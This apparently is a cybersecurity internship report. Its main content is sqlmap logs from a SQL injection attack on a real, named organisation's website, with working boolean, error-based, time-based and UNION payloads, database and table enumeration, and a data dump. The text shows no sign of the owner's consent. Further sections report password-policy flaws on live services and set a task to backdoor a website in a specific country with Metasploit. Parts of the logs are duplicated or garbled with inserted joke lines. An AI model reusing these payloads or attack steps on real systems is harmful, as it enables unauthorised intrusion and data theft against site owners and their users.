[00:53:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:53:37] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:53:37] [INFO] GET parameter 'id' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[00:53:37] [INFO] testing 'MySQL inline queries'
[00:53:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:53:37] [WARNING] time-based comparison requires larger statistical model, please wait.....
... (done)
[00:53:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
```

```

[00:53:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:53:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:53:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:53:41] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:54:01] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:54:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:54:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:54:02] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:54:03] [INFO] target URL appears to have 8 columns in query
[00:54:08] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:

```

Parameter: id (GET)
Type: boolean-based blind

```

Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a45553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NULL,NUL
L-- 

[00:54:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[00:54:48] [INFO] fetching database names
[00:54:49] [INFO] retrieved: 'information_schema'
[00:54:49] [INFO] retrieved: 'burobd_bd_2025'
available databases [2]:
[*] burobd_bd_2025
[*] information_schema

[00:54:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.burobd.org'

[*] ending @ 00:54:49 /2024-01-28/

```

**STEP-2: Using this command

sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 –tables:

```
[root@kali] ~ [~/home/kali]
# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:59:37 /2024-01-28

[00:59:37] [INFO] resuming back-end DBMS 'mysql'
[00:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071


```

```
[00:59:37] [INFO] resuming back-end DBMS 'mysql'
[00:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
    Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a45553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NUL
L-- -
_____
[00:59:38] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[00:59:38] [INFO] fetching tables for database: 'burobd_bd_2025'
[00:59:39] [INFO] retrieved: 'admin'
```

```
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[00:59:38] [INFO] fetching tables for database: 'burobd_bd_2025'
[00:59:39] [INFO] retrieved: 'admin'
[00:59:39] [INFO] retrieved: 'annualReports'
[00:59:39] [INFO] retrieved: 'annualreports'
[00:59:40] [INFO] retrieved: 'contactus'
[00:59:40] [INFO] retrieved: 'dynamic-page-code'
[00:59:40] [INFO] retrieved: 'gallery'
[00:59:41] [INFO] retrieved: 'galleryparallax'
[00:59:41] [INFO] retrieved: 'header'
[00:59:41] [INFO] retrieved: 'homepage'
[00:59:41] [INFO] retrieved: 'homesectionname'
[00:59:42] [INFO] retrieved: 'homesections'
[00:59:42] [INFO] retrieved: 'imagealbum'
[00:59:42] [INFO] retrieved: 'isbkmap'
[00:59:42] [INFO] retrieved: 'job'
[00:59:43] [INFO] retrieved: 'linkheadings'
[00:59:43] [INFO] retrieved: 'links'
[00:59:43] [INFO] retrieved: "the quieter you become, the more you are able to hear"
[00:59:43] [INFO] retrieved: 'loginlinks'
[00:59:43] [INFO] retrieved: 'map'
[00:59:44] [INFO] retrieved: 'news'
[00:59:44] [INFO] retrieved: 'noticeboard'
[00:59:44] [INFO] retrieved: 'pages'
[00:59:44] [INFO] retrieved: 'passwordreset'
[00:59:45] [INFO] retrieved: 'picturegallery'
[00:59:45] [INFO] retrieved: 'publication'
[00:59:45] [INFO] retrieved: 'showhide'
[00:59:45] [INFO] retrieved: 'slider'
[00:59:46] [INFO] retrieved: 'tendernotice'
[00:59:46] [INFO] retrieved: 'website_login'
```

```
[00:59:46] [INFO] retrieved: 'website_login'
[00:59:46] [INFO] retrieved: 'websitemessage'
[00:59:46] [INFO] retrieved: 'welcomesectionlinks'
[00:59:47] [INFO] retrieved: 'zone'
Database: burobd_bd_2025
[31 tables]
+-----+
| admin
| dynamic-page-code
| zone
| annualReports
| annualreports
| contactus
| gallery
| galleryparallax
| header
| homepage
| homesectionname
| homesections
| imagealbum
| isbkmap
| job
| linkheadings
| links
| loginlinks
| map
| news
| noticeboard
| pages
| passwordreset
| picturegallery |
```

```
| homesectionname
| homesections
| imagealbum
| isbkmap
| job
| linkheadings
| links
| loginlinks
| map
| news
| noticeboard
| pages
| passwordreset
| picturegallery
| publication
| showhide
| slider
| tendernotice
| website_login
| websitemessage
+ welcomesectionlinks
```

[00:59:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.burobd.org'.

[*] ending @ 00:59:47 /2024-01-28/

**STEP-3: Using this command

```
sqlmap -u https://www.burobd.org/at-a-
glance.php?id=2 -D burobd_bd_2025 -T news -
columns:
```

```
(root㉿kali)-[~/home/kali]
# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 -T news --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 01:03:08 /2024-01-28

[01:03:08] [INFO] resuming back-end DBMS 'mysql' "the more you are able to hear"
[01:03:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
_____
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NUL
L-- -
_____
[01:03:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:03:09] [INFO] fetching columns for table 'news' in database 'burobd_bd_2025'
[01:03:10] [INFO] retrieved: 'id','int(11)'
[01:03:11] [INFO] retrieved: 'heading','text'
[01:03:11] [INFO] retrieved: 'paragraph','text'
Database: burobd_bd_2025
Table: news
[3 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| heading | text   |
| id      | int(11)|

```

```
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NUL
L-- -
_____
[01:03:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:03:09] [INFO] fetching columns for table 'news' in database 'burobd_bd_2025'
[01:03:10] [INFO] retrieved: 'id','int(11)'
[01:03:11] [INFO] retrieved: 'heading','text'
[01:03:11] [INFO] retrieved: 'paragraph','text'
Database: burobd_bd_2025
Table: news
[3 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| heading | text   |
| id      | int(11)|

```

```

Title: Generic UNION query (NULL) - 8 columns
Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NULL,NUL
L-- 

[01:03:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:03:09] [INFO] fetching columns for table 'news' in database 'burobd_bd_2025'
[01:03:10] [INFO] retrieved: 'id','int(11)'
[01:03:11] [INFO] retrieved: 'heading','text'
[01:03:11] [INFO] retrieved: 'paragraph','text'
Database: burobd_bd_2025
Table: news
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| heading | text   |
| id      | int(11) |
| paragraph | text   |
+-----+-----+

[01:03:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.burobd.org'

[*] ending @ 01:03:11 /2024-01-28/

```

**STEP-4: Using this command

```
sqlmap -u https://www.burobd.org/at-a-
glance.php?id=2 -D burobd_bd_2025 -T news -C
paragraph --dump:
```

```

└─(root㉿kali)-[/home/kali]
# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 -T news -C para
ph --dump
File System
└─[H] {1.7.8#stable}
    [.] [.] [.] [.] [.] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program "the quieter you become, the more you are able to hear"
[*] starting @ 01:05:57 /2024-01-28/

[01:05:57] [INFO] resuming back-end DBMS 'mysql'
[01:05:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

```

```

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS)
ET)
Payload: id=2' AND GTID_SUBSET(CONCAT(0x7171716b71,(SELECT (ELT(6143=6143,1))),0x71767a7071
),6143) AND 'XgtY'='XgtY

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mFQD) AND 'mUBH'='mUBH

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0x7171716b71,0x4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0x71767a7071),NULL,NULL,NULL,NULL,NUL
L-- -
[01:05:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[01:05:58] [INFO] fetching entries of column(s) 'paragraph' for table 'news' in database 'burobd_bd_2025'
[01:06:00] [INFO] retrieved: 'BURO Bangladesh as part of its ongoing Human Resource Developm ...
[01:06:00] [INFO] retrieved: 'BURO Bangladesh has been delighted to host a reception for Mr.....
[01:06:01] [INFO] retrieved: 'BURO Bangladesh signed an agreement with Islami Bank Banglades ...
[01:06:01] [INFO] retrieved: 'Training of Trainers (ToT ) on Digital Financial Service (DFS) ...
Database: burobd_bd_2025
Table: news
[4 entries]
+

```

| Training of Trainers (ToT) on Digital Financial Service (DFS) has been provided to concern Z Ms, AMs, BMs, BAs, DFS Project employee's, Trainers and all staffs of three project branch name ly Azampur, Kalikoir and Local Office, Tangail. The training held between 15-19 November at Ta ngail CHRD. Executive Director of BURO Bangladesh Zakir Hossain has kindly grace both of the tr aining batch.

+-- Home

----- "the greater you become, the more you are able to bear" -----

```

[01:06:01] [INFO] table 'burobd_bd_2025.news' dumped to CSV file '/root/.local/share/sqlmap/output/www.burobd.org/dump/burobd_bd_2025/news.csv'
[01:06:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.burobd.org'
[*] ending @ 01:06:01 /2024-01-28/

```

→TASK-9

Perform Insecure Design Flaws on targets and make a report in a detailed document and report to mail given below? Insecure Design Flaws: No password policy Weak password policy Password reset link is not getting expired Automatic email confirmation bug Password

reset token issue Password reset link sent with http Static password reset link Exposure of private information (privacy violation) Unverified password change Old session doesn't expire
Note: Target website can be chosen by your own

TASK--9

Cybersecurity Internship

Task→9

-ST#IS#6119

****Perform Insecure Design Flaws on targets and make a report in a detailed document and report to mail given below:-**

→Insecure Design Flaws:

1. No password policy
2. Weak password policy
3. Password reset link is not getting expired
4. Automatic email confirmation bug
5. Password reset token issue
6. Password reset link sent with http
7. Static password reset link
8. Exposure of private information (privacy violation)
9. Unverified password change
10. Old session doesn't expire

2**Weak password policy:-

The screenshot shows a registration form with the following fields:


- Name: gevef
- E-mail: gevefe3217@searpen.com
- Password: (redacted)
- Password strength: weak
- Password (again): (redacted)

A prominent red error message at the bottom states: "The password is too short".

A screenshot of a web-based project management application. The main interface shows 'All projects' with one summary entry: '# Number of projects: 1' and 'Total time (Hours)'. A 'Project distribution' chart is partially visible. Below is a green button labeled '+ Project'. On the right, a modal dialog titled 'Save password?' is open, asking if the password should be saved 'Save only on this device'. It includes fields for 'Username' (gevefe3217@searpen.com) and 'Password' (12345678), with dropdown menus for 'Save' (options: Save, Never, or 1 year). A note at the bottom states: 'Passwords are saved to Google Password Manager on this device.' At the bottom of the main interface, there's a button '+ Track time'.

3** Password reset link is not getting expired:-

A screenshot of the Elasticsearch homepage. The top navigation bar includes links for 'Platform', 'Solutions', 'Customers', 'Resources', 'Pricing', and 'Docs', along with 'Start free trial' and 'Contact Sales' buttons. The main headline reads 'Accelerate time to insight with Elasticsearch and AI'. Below it, a subtext states: 'Elastic enables everyone to find the answers that matter. From all data. In real time. At scale.' Two call-to-action buttons are present: 'Drive results with AI' (blue) and 'Test drive free' (white). The background features abstract blue and white geometric shapes.



What would you like to do first?

Select a guide to help you make the most of your data.

All Search Observability **Security**

Set up vector search

Collect and analyze my logs

Detect threats in my data with SIEM

Build a semantic search experience

Monitor my application performance (APM / tracing)

Secure my hosts with endpoint security

Build an application on

Monitor my host metrics

Secure my cloud assets with cloud

Account & Billing Log out

Log in

Email:




Password:

Log in

[Forgot password?](#)

Or log in with:

Google Microsoft



Welcome to Elastic Cloud

Dedicated deployments [?](#)

Deployment	Status	Version	Cloud provider & region	Actions
a	Healthy	8.9.2	GCP - Iowa (us-central1)	Open Manage

[Create deployment](#)

Support

Search the Knowledge Center...

Having some trouble? Check out our [documentation](#) or reach out to us.

[Contact support](#)

Training

Get started with our free training

Build essential skills and learn Elastic with free introductory training in the Elastic Learning Portal

[Elastic Learning Portal](#)

News

4 steps UK government can take to reduce legacy IT and streamline budget
SEPTEMBER 8, 2023 [New!](#)

Elastic Stack 8.9.2 released
SEPTEMBER 6, 2023 [New!](#)

Troubleshooting guide: Solving 6 common issues in Kibana Discover load
SEPTEMBER 6, 2023 [New!](#)

Community

Join an ElasticON event

Hear success stories, lessons learned, tips, tricks, best practices, and funny anecdotes from...

 elastic



Set your password

New password

[Update password and login](#)



Django course for all skill levels

Already have an account? [Log in](#)

Sign Up

[Sign up with email](#)

 Continue with Teachable

Yes, Dennis Ivy can email me with promotions and news. (optional)

By signing up, I agree to Dennis Ivy's [Terms of Use & Privacy Policy](#), and the [Terms of Use & Privacy Policy](#) of the learning platform.

Sign Up

Full Name

Email

Password 

[Sign up](#)

Already have an account? [Log in](#)

Please confirm your email to fully activate your account. You can do this by clicking the link in the email confirmation we sent you.

Category: All ▾ Author: All ▾ Find a product

- Django 2021**
The Complete & Interactive Django Course for all Skill Levels

Dennis Ivy \$19.99
- React Notes App & Crash Course**
Learn React while building a cool notes application

Dennis Ivy \$14.49

Please confirm your email to fully activate your account. You can do this by clicking the link in the email confirmation we sent you. [Resend email](#)

Edit Profile

- Membership & Subscriptions
- Purchase History
- Add / Change Credit Card
- Address
- Contact
- Log Out

Profile

Full Name	geve	Edit
Email	gevefe3217@searpen.com	Edit
Password	*****	Change



Profile Image
We use [Gravatar.com](#) to set your profile images. To change your profile image, [create a Gravatar account](#).

Linked Accounts

[Log in with Teachable](#) [Link](#)

Notifications

Copy Refresh Change Delete

SENDER	SUBJECT	VIEW
Dennis Ivy notifications+eab43815@em.teachable...	Confirm Your Account	>
The Elastic Team elcloud@elastic.co	Welcome to your Elastic Cloud trial	>
Tamara Rosini rosini.tamara@elastic.co	Meet your Elastic Technical Advisor	>

→TASK-10

I. Perform a backdoor on a target website using Metasploit tool and prepare a clear documentation.
Note: Target website should belong to Pakistan II.

Turn off the antivirus and block Instagram web application and a standalone application by changing the rules of firewall and prepare a clear documentation. Note: Standalone application might be any application which has been installed in your laptop.

TASK---10

Cybersecurity Internship

Task→10

-ST#IS#6119

****I. Perform a backdoor on a target website using metasploit tool and prepare a clear documentation.**


Note: Target website should belong to Pakistan.

**** II. Turn off the antivirus and block Instagram web application and a standalone application by changing the rules of firewall and prepare a clear documentation.**

